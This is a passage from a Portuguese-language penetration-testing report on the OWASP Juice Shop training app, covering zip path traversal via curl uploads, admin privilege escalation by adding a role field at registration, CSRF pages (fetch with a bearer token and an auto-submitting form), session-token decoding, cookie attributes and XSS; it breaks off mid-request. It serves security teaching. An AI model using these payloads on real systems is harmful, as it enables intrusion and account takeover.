  "deletedAt": "9"
},
```

The screenshot shows a dark-themed web application interface for filing a complaint. The form has fields for 'Customer' (set to 'admin@juice-sh.op'), 'Message' (containing 'ola'), and an 'Invoice' section with a 'Choose File' button and a 'test.zip' file selected. A large blue 'Submit' button is at the bottom. The overall design is modern and minimalist.

Das reclamações efetuadas, não foi possível descobrir o que realmente acontece ao ficheiro *zip* submetido, já que a coluna chamada “file” na tabela não se encontra preenchida. Portanto, as primeiras tentativas de *path traversal* foram realizadas completamente às cegas, começando-se por criar um *zip* com uma pasta *ftp* embutida no mesmo e no interior desta um ficheiro *txt*. De seguida, é efetuado upload desse *zip*:

```
(root@kali)-[~/home]
# mkdir ftp
(root@kali)-[~/home]
# echo STI > ola.txt
(root@kali)-[~/home]
# mv ola.txt ftp
(root@kali)-[~/home]
# zip exploit.zip ftp/ola.txt
adding: ftp/ola.txt (stored 0%)
(root@kali)-[~/home]
# curl -v --form "file=@exploit.zip" http://192.168.1.122:3000/file-upload
* Trying 192.168.1.122:3000 ...
* Connected to 192.168.1.122 (192.168.1.122) port 3000 (#0)
> POST /file-upload HTTP/1.1
> Host: 192.168.1.122:3000
> User-Agent: curl/7.88.1
> Accept: /*
> Content-Length: 379
> Content-Type: multipart/form-data; boundary=b87d41596a6a0229
>
* We are completely uploaded and fine
< HTTP/1.1 204 No Content
< Access-Control-Allow-Origin: *
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Feature-Policy: payment 'self'
< X-Recruiting: /#/jobs
< Date: Tue, 16 May 2023 09:24:59 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
<
* Connection #0 to host 192.168.1.122 left intact
```


Visitando a página *ftp*:



Nada de novo foi encontrado. Suspeita-se, portanto, que a pasta onde são guardados os *uploads* se encontra perto da diretoria *ftp*. Assim, irá tentar-se criar, de seguida, um *zip* que ao descompactar tenha um ficheiro com “..” no seu nome. Para isto, irá proceder-se ao seguinte:

```
(root@kali)-[~/home/kali]
# zip exploit.zip ..//ftp/ola.txt
adding: ..//ftp/ola.txt (stored 0%)
(root@kali)-[~/home/kali]
# curl -v --form "file=@exploit.zip" http://192.168.1.122:3000/file-upload
* Trying 192.168.1.122:3000 ...
* Connected to 192.168.1.122 (192.168.1.122) port 3000 (#0)
> POST /file-upload HTTP/1.1
> Host: 192.168.1.122:3000
```


Visitando a página *ftp*:



Novamente nada de novo foi encontrado, mas se continuarmos a acrescentar “..” ao nome:

```
[root@kali ~]# cd test
[root@kali test]# zip exploit.zip ../../ftp/ola.txt
updating: ../../ftp/ola.txt (stored 0%)
[root@kali test]# curl -v --form "file=@exploit.zip" http://192.168.1.122:3000/file-upload
* Trying 192.168.1.122:3000 ...
* Connected to 192.168.1.122 (192.168.1.122) port 3000 (#0)
> POST /file-upload HTTP/1.1
> Host: 192.168.1.122:3000
```

Atendendo agora à página *ftp*..



Conseguiu-se cumprir o objetivo de efetuar *path traversal*, concluindo, assim, que a *Juice Shop* é vulnerável ao mesmo. Neste caso, apenas foi dado *upload* a um ficheiro novo, mas podia ter sido feito *override* a outro tipo de ficheiros, o que poderia ser bastante perigoso.

4.5.2 Testing for Bypassing Authorization Schema

Neste ponto pretende-se testar se as regras de autorização definidas são de facto cumpridas e se não é possível dar *bypass* facilmente a qualquer uma delas. Para isso, são testados vários acessos, tanto a páginas como a recursos, de modo a perceber a existência de incumprimentos.

Alguns destes testes já foram efetuados, como a verificação das autorizações atribuídas aos diferentes *roles* na *Juice Shop*. Algo que, como foi possível observar, é cumprido.

Um tipo de autorização ao qual se efetuou *bypassed* (atendendo, por exemplo, para o ponto anterior) é o facto de ser possível dar *upload* de ficheiros sem se estar sequer logado ou dentro do site da *Juice Shop*. Outro tipo de *bypass* que pode ser feito é a visualização dos produtos que se encontram no carrinho de compras de outra pessoa, alterando o valor da variável *bid* na *session storage*:

The screenshot shows a browser window for the OWASP Juice Shop application. The developer tools Application tab is active, displaying the following session storage data:

Key	Value
bid	4
itemTotal	9.98

The main page shows a shopping basket for the user admin@juice-sh.op. The basket contains a single item: Raspberry Juice (1000ml) with a quantity of 2. The total price is listed as 9.98. A Checkout button is visible at the bottom of the basket summary.

Consegue-se então compreender que a *Juice Shop* apresenta falhas que facilitam o *bypass* a certas regras de autorização.

4.5.3 Testing for Privilege Escalation

É neste tópico que é testado a possibilidade de se efetuar algum tipo de escalonamento de permissões, como por exemplo obter uma conta com permissões acima ou alterar a *role* de um utilizador. É aqui que também se avalia a possibilidade de aceder a páginas que só *admins*, por exemplo, teriam permissões para tal.

Novamente, este é um ponto que já foi em parte verificado anteriormente, já que durante a realização de *fuzz attacks* conseguiu-se obter as credenciais de uma conta administrador.

Outro ponto que a *Juice Shop* falha é a facilidade com que se consegue alterar a *role* de um utilizador enquanto o mesmo é registado. Para isso, poderá testar-se o seguinte comando:

```
[root@kali:~/home/kali/test]
# curl -v --data '{email: "a@a", password: "12345"}' http://192.168.1.122:3000/api/Users
* Trying 192.168.1.122:3000...
* Connected to 192.168.1.122 (192.168.1.122) port 3000 (#0)
> POST /api/Users HTTP/1.1
> Host: 192.168.1.122:3000
> User-Agent: curl/7.88.1
> Accept: */*
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
<
< HTTP/1.1 201 Created
< Access-Control-Allow-Origin: *
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Feature-Policy: payment 'self'
< X-Recruiting: #/jobs
< Location: /api/Users/36
< Content-Type: application/json; charset=utf-8
< Content-Length: 293
< ETag: W/"125-dTfMcRLb/Ls9wTczpVu85dOTjBg"
< Vary: Accept-Encoding
< Date: Tue, 16 May 2023 10:59:37 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
<
* Connection #0 to host 192.168.1.122 left intact
{"status": "success", "data": {"username": "", "role": "customer", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/2023-05-16T10:59:37.226Z", "email": null, "deletedAt": null}}
```

Pelo *output* percebe-se que existe um campo no *payload* com o nome de “*role*”, neste caso o valor *default* é “*customer*”. Este é um parâmetro que facilmente pode ser manipulado intercetando os *requests* de registo. Utilizando o *Burp*:

The screenshot shows the Burp Suite interface. On the left, the Proxy tab is selected, displaying a POST request to the '/api/Users' endpoint. The request body is a JSON object with fields: email ('a@a'), password ('12345'), passwordRepeat ('12345'), role ('customer'), securityQuestion ('{"id": 1, "question": "Mother\'s maiden name?", "createdAt": "2023-05-16T08:46:26.605Z", "updatedAt": "2023-05-16T08:46:26.605Z"},'), and securityAnswer ('no'). On the right, the OWASP Juice Shop registration page is shown. The 'User Registration' form has the email field set to 'a@a' and the password field set to '12345'. The 'Role' dropdown is set to 'customer'. Below the form, a success message is visible: 'User registered successfully! You can now log in.' The status bar at the bottom indicates 'Burp Suite Community Edition v2023.3.5'.

Como se pode observar, não existe à partida nenhum campo chamado “*role*”, mas se o mesmo for adicionado, podemos ganhar permissões de *admin* (ou de outra *role* qualquer).

```
15      "email": "b@b",
        "password": "12345",
        "passwordRepeat": "12345",
        "role": "admin",
        "securityQuestion": {
            "id": 2,
            "question": "Mother's maiden name?",
            "createdAt": "2023-05-16T08:46:26.605Z",
            "updatedAt": "2023-05-16T08:46:26.605Z"
```

Claramente se percebe a facilidade com que poderá ser criada uma conta *admin*, efetuando, de certa forma, *privilege escalation*.

4.5.4 Testing for Insecure Direct Object References

Através deste tópico pretende-se encontrar pontos onde a alteração do valor de um objeto ou variável se reflita nas operações da *web application*. De certa forma, isto permitirá também testar os mecanismos de *access control*, já que alterar o valor das variáveis, por exemplo, num *URL* não deve fornecer todo e qualquer tipo de acesso.

Um local onde isto já foi possível de observar previamente foi no URL <http://192.168.1.122:3000/rest/products/search?q=> (olhando para 4.3.1), onde o parâmetro “q” facilmente é modificado para efetuar algum tipo de pesquisa no website. Este ponto é tão vulnerável que permite *SQL Injection*, possibilitando a manipulação de queries SQL presentes no back-end.

4.6 Session Management Testing

Este capítulo foca-se em avaliar a segurança dos mecanismos de gestão de sessão de uma *web application* (*cookies*, *cache*, *local storage* ou *session storage*). O objetivo é, portanto, identificar vulnerabilidades e fraquezas relacionadas com as sessões dos *users* que sejam estabelecidas, mantidas ou terminadas dentro da *web application*.

4.6.1 Testing for Session Management Schema

Através deste ponto pretende-se realizar algumas operações relacionadas com as *cookies* da *web application*, como obter *tokens* de sessão de diferentes utilizadores ou manipulação dos mesmos. É também necessário analisar e assegurar que os *tokens* de sessão utilizados são *random* o suficiente, de modo a que não seja possível descobrir o conteúdo real dos mesmos.

Este tópico já foi testado no ponto 4.4.4, e constatou-se que é possível obter o *token* de sessão de um utilizador quando o mesmo efetua a operação de *login*. Algo que ficou pendente foi a análise do quanto *random* os tokens criados são, já que os mesmos apresentavam todos uma estrutura muito similar. Utilizando um website como <https://www.base64decode.org> facilmente se consegue descodificar parte do *token*:

Como se pode observar, foi possível obter alguma informação confidencial do utilizador em questão, como o *email*, *role*, *hash* da *password*, etc. Ora, torna-se claramente evidente a falta de segurança nas sessões estabelecidas por parte da *Juice Shop*, já que através de um simples *site* consegue-se descodificar os *tokens* de sessão.

Tentou-se, ainda, verificar qual seria o conteúdo de um dos *tokens* presentes nas *cookies*, mais precisamente o “*continue-code*”:

Name:	Content:	Domain:	Path:
continueCode	fEu3il3cKpTE9fbZFWkSjOCaesE7ibZhzzlkbUgw0	192.168.1.122	/

No entanto, não foi possível descodificar este *token* e muito menos obter informação contida no mesmo.

4.6.2 Testing for Cookies Attributes

A partir deste tópico pretende-se verificar se a *web application* contém as configurações apropriadas nas suas *cookies*, de modo a que estas sejam as mais seguras possíveis.

Para avaliar estas propriedades apenas foi consultado as *cookies* guardadas pelo browser durante a utilização da *Juice Shop*.

Application	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
Manifest	_ga_PtV6G0/2FD	GS1.1.1676468753.1.1.1676469004.60.0	cloudflare.com	/	2024-03-21T13:50:04.785Z	52					Medium
Storage	continuCode	AliQuoqhetUuahtlmHfEu3l3ckpTE9fbZFWkSjOCaesE7ibZhzzlkbUgw0	192.168.1.122	/	2024-05-16T05:08:12.000Z	72					Medium
Session	cookieconsent_status	dismiss	192.168.1.122	/	2024-05-11T09:59:54.000Z	27					Medium
Storage	token	e9/0eXA/OUKYIQLCHGgOIJUJzJNU9eyzfGf0cxMjDlzsWNjZ0Nz...=	192.168.1.122	/	2023-05-17T05:06:39.000Z	777					Medium
Session	welcomebanner_status	dismiss	192.168.1.122	/	2024-05-12T01:36:26.000Z	27					Medium
Storage	language	en	192.168.1.122	/	2024-05-12T01:56:24.000Z	10					Medium

Atributos verificados:


- Secure: atributo que indica ao *browser* para enviar as *cookies* somente se estas forem transmitidas por um canal seguro (HTTPS). Visto que a *Juice Shop* não apresenta qualquer mecanismo deste tipo, a mesma apresenta este atributo a *false*, pelo que as *cookies* estão sujeitas a ataques.
- HttpOnly: este atributo ajuda a prevenir *web applications* de ataques de *session leakage*. A *Juice* apresenta este atributo a *false*, logo está sujeita a este tipo de ataques.

- Domain: este atributo é usado de modo a que o domínio das *cookies* seja comparado com o domínio do servidor que efetuou um *request HTTP*. Caso estes domínios sejam idênticos passa-se para a verificação do atributo *path*. No caso da *Juice Shop*, o domínio das *cookies* é o IP do *host* da mesma, algo que acontece quando o domínio não é propriamente definido.
- Path: este atributo permite definir o *scope* das *cookies*, ou seja, em que *endpoints* as mesmas devem ser utilizadas. A *Juice Shop* define este atributo como “/”, permitindo que as *cookies* sejam utilizadas em qualquer parte da aplicação, algo que não é muito aconselhável.
- Expires: é importante verificar a data de validade das *cookies*, de modo a que as mesmas não estejam constantemente guardadas, já que, posteriormente, podem vir a ser atacadas. Como já foi visto anteriormente, a *Juice Shop* apresenta prazos de validade com valores elevados, algo que não é muito aconselhável.
- SameSite: atributo utilizado com vista a assegurar que as *cookies* não são enviadas em *requests cross-site*, o que permite mitigar o risco de *cross-origin information leakage*. A *Juice Shop*, como é possível observar na imagem acima, apresenta este atributo a *false*, algo que traz insegurança à mesma.

4.6.3 Testing for Session Fixation

Neste tópico procura-se entender se a *web application* mantém a informação guardada após o término de uma sessão, seja em *cookies*, *local storage* ou outros. Isto é algo que deve ser considerado, já que se as *cookies* utilizadas não forem “limpas”, facilmente se poderá obter, por exemplo, os *tokens* de sessão.

No caso da *Juice Shop*, verificou-se que após terminar a sessão, a mesma limpa o conteúdo do *tokens* de sessão, por exemplo:



4.6.4 Testing for Exposed Session Variables

Através deste tópico pretende-se testar o nível de exposição a que as variáveis de sessão estão sujeitas, como é o caso de um ID de sessão, assegurando que é garantida a

devida proteção. Para isto poderá rever-se, por exemplo, as configurações de *cache* ou verificar se nenhuma informação trocada entre o cliente e servidor (relativa à sessão) está exposta.

Neste contexto, a *Juice Shop* apresenta alguns pontos positivos, como a não reutilização de *tokens* ou IDs e a utilização correta de métodos *GET* e *POST* quando necessários. No entanto, foi comprovado anteriormente por meio da ferramenta ZAP que é possível obter alguma informação dos IDs de sessão trocados entre clientes e servidores.

The screenshot shows the ZAP tool interface. At the top, the 'Request' tab is selected, displaying a captured request to 'http://192.168.1.122:3000/socket.io/?EIO=4&transport=polling&t=OWckdZk&sid=u_PMxpnznZixRNjgAAAC'. Below it, the 'Session ID in URL Rewrite' section shows multiple entries for the same URL with different session IDs ('sid') and risk levels ('Medium').

4.6.5 Testing for Cross Site Request Forgery

Este é um tipo de vulnerabilidade bastante conhecida, tendo como foco induzir um utilizador, que já esteja autenticado, a executar ações maliciosas à escolha do atacante. Para prevenção deste ataque recomenda-se sempre a definição de um *token* de *CSRF* e a utilização de métodos *POST* para submeter *forms*.

Anteriormente, a ferramenta ZAP detetou um possível *CSRF*, algo que foi de seguida desmentido, já que as evidências encontradas não eram suficientes para provar a existência deste tipo de ataque. Na verdade este ataque é possível de duas formas, utilizando o *token* de sessão ou não utilizando o mesmo. O primeiro acaba por ser mais complicado, já que, além de ser necessário obter o *token* de sessão, é preciso submeter um *form* em formato *JSON*:

The screenshot shows a browser window with a JSON payload being submitted to a 'Complaint' form. The JSON payload is as follows:

```

    <html>
      <body>
        <script>
          const data = { UserId: 1, message:'STI é Fixe' };


          fetch('http://192.168.1.122:3000/api/Complaints', {
            method: 'POST',
            headers: {
              'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwjZGFjoiIiwibGzdExvZ2luSXAiOiIxOTIuMTY4LjEuMTA1IiwicHJvZmlsZU1tYWdlIjoiYhdGVkQXQ1OiyMDIzLTAlTE2IDIyOjI50jI0LjU1OCArMDAGMDaILCjKzWxldGVkQXQ_FksGrJy6l3m7810LA415BMPX4odBFJh98GL1DKBeUAi8F5trXKL8cIdKshf35kfMvd
            'Content-Type': 'application/json'
          },
          body: JSON.stringify(data)
        })
        .then(response => {
          // Handle the response here
        })
        .catch(error => {
          // Handle any errors here
        });
      </script>
    </body>
  </html>
  
```

The form fields include 'Customer' (admin@juice-sh.op), 'Message*' (with a note: 'Max. 160 characters'), and 'Invoice' (Choose File). A 'Submit' button is visible at the bottom.

O código acima permite submeter uma “complaint” no URL `http://192.168.1.122/#/complain`, convertendo o mesmo para formato JSON. Como parâmetros são utilizados o `UserId` (*id* de um *user*) e `message` (mensagem a submeter). Ao executar este *HTML*, a mensagem será enviada, confirmando-se, de seguida, o resultado através de *SQL Injection*:

```
{  
    "id": null,  
    "name": "STI é Fixe",  
    "description": "2023-05-16 23:46:26.559 +00:00",  
    "price": "3",  
    "deluxePrice": "3",  
    "image": "6",  
    "createdAt": "7",  
    "updatedAt": "8",  
    "deletedAt": "9"  
},
```


Outra forma de efetuar este ataque, de maneira mais simples, é procurar por páginas que utilizem *forms* “normais” e não JSON, como é o caso da página de mudar o `username`.



The screenshot shows a user profile interface. On the left, there is a placeholder icon of a person wearing a fedora and sunglasses. To the right, there are two input fields: one for 'Email' containing 'admin@juice-sh.op' and another for 'Username' containing 'admin'. Below these fields is a blue 'Set Username' button. At the bottom of the page, there is a URL bar with the path '\admin'.

```
<form action="http://192.168.1.122:3000/profile" method="POST">  
    <input name="username" value="deme20"/>  
    <input type="submit"/>  
</form>  
<script>document.forms[0].submit();</script>
```

Ao executar o código acima, o `username` do utilizador “admin”, irá automaticamente ser alterado para “deme20”



The screenshot shows the same user profile page as before, but the 'Username' field now contains 'deme20' instead of 'admin'. The rest of the page, including the placeholder icon and the 'Set Username' button, remains unchanged.

4.6.6 Testing for Logout Functionality

Através deste ponto pretende-se avaliar o *UI* do botão de *logout*, verificando se este cumpre de facto a sua função: terminar a sessão de um utilizador e limpar quaisquer dados da sessão do mesmo. Deverá ainda testar-se se perante a ocorrência de um *timeout* a sessão é corretamente “limpa”

Em parte já foi possível avaliar este tópico no ponto 4.6.3, tendo-se verificado que realmente os dados do utilizador são eliminados no final de cada sessão quando se clica no botão de *logout*. Foi, ainda, observado que caso passasse a validade do *token* de sessão, o utilizador seria automaticamente *deslogado* e quaisquer dados presentes no *browser* relacionado com o mesmo eram eliminados, não havendo persistência da sua sessão.


4.6.7 Testing Session Timeout

Este ponto foi abordado no 4.6.6, pelo que não será novamente visto.

4.6.8 Testing for Session Puzzling

Este tipo de vulnerabilidade consiste na reutilização da mesma variável de sessão para mais do que um propósito. Um atacante poderá, de forma imprevisível, aceder a esta variável e executar algumas ações maliciosas, como ultrapassar mecanismos de autenticação ou escalar permissões.

No caso da *Juice Shop*, a única variável de sessão existente é o *token* de sessão que permite identificar um utilizador e a respetiva sessão. Acontece que o mesmo é utilizado em diversos sítios, como por exemplo:



Como é possível visualizar o *token* de sessão é utilizado nestas duas páginas, permitindo aos atacantes explorar *requests* efetuados nas mesmas, de modo a conseguir obter o *token*. Conclui-se, assim, que a *Juice Shop* é uma aplicação vulnerável a este tipo de ataques.

4.6.9 Testing for Session Hijacking

Neste ponto irá tentar-se determinar se a *web application* é vulnerável a *session hijacking*, ou seja, a que alguém assuma o controle da sessão de um *user*, utilizando, por exemplo, as *cookies*. É, assim, testado se as *cookies* de sessão são vulneráveis e o risco de acesso e modificação das mesmas.

Para efetuar o teste é apenas necessário tentar injetar o valor da *cookie token* na sessão de outro utilizador (que não o dono original da *cookie*). Ao realizar esta ação é perceptível a facilidade com que alguém se poderá apoderar da sessão de outro utilizador.

Esta acaba por ser uma vulnerabilidade que, de certa forma, já foi testada no ponto 4.4.4. Sendo, assim, possível afirmar que a *Juice Shop* é vulnerável a *session hacking*.

4.7 Input Validation Testing


Através deste capítulo irá testar-se os campos de *input* de uma *web application*. Este constituiu um dos pontos mais importantes deste guia, já que a quantidade de ações maliciosas que possam ocorrer pela falta de validação de *input* é enorme. Deve-se, assim, verificar que todos os pontos de *input* se encontram corretamente sanitizados.

4.7.1 Testing for Reflected Cross Site Scripting


Esta pode ser uma das vulnerabilidades mais comuns presentes numa *web application*, onde o propósito é bem simples, inserir código malicioso que automaticamente se reflita na página do utilizador. É o tipo mais comum de XSS, sendo também conhecido como XSS não persistente, já que o seu resultado não persiste na *web application*.

A *Juice Shop* tem vários pontos onde isto realmente pode acontecer, como é o caso do espaço de pesquisa.





Ou na página de tracking de uma encomenda no parâmetro *id* do URL:



Atendendo às imagens acima é possível verificar que o conteúdo das áreas de pesquisa é diretamente refletido na página, provando a existência da vulnerabilidade *reflected XSS*.

4.7.2 Testing for Stored Cross Site Scripting


Este é um tipo de XSS que, ao contrário do que foi visto no ponto 4.7.1, persiste na web application. Normalmente é uma *string* ou pedaço de código dado como *input*, o qual é guardado, e, mais tarde, utilizado. O seu resultado irá refletir-se diretamente na página do utilizador.

Uma forma de explorar esta vulnerabilidade é no momento de registo de um utilizador, onde facilmente se consegue provocar esta falha ao alterar o *email* enviado pelo *request*.

```
POST /api/Users/ HTTP/1.1
Host: 192.168.1.122:3000
Content-Length: 222
Accept: application/json, text/plain, /*
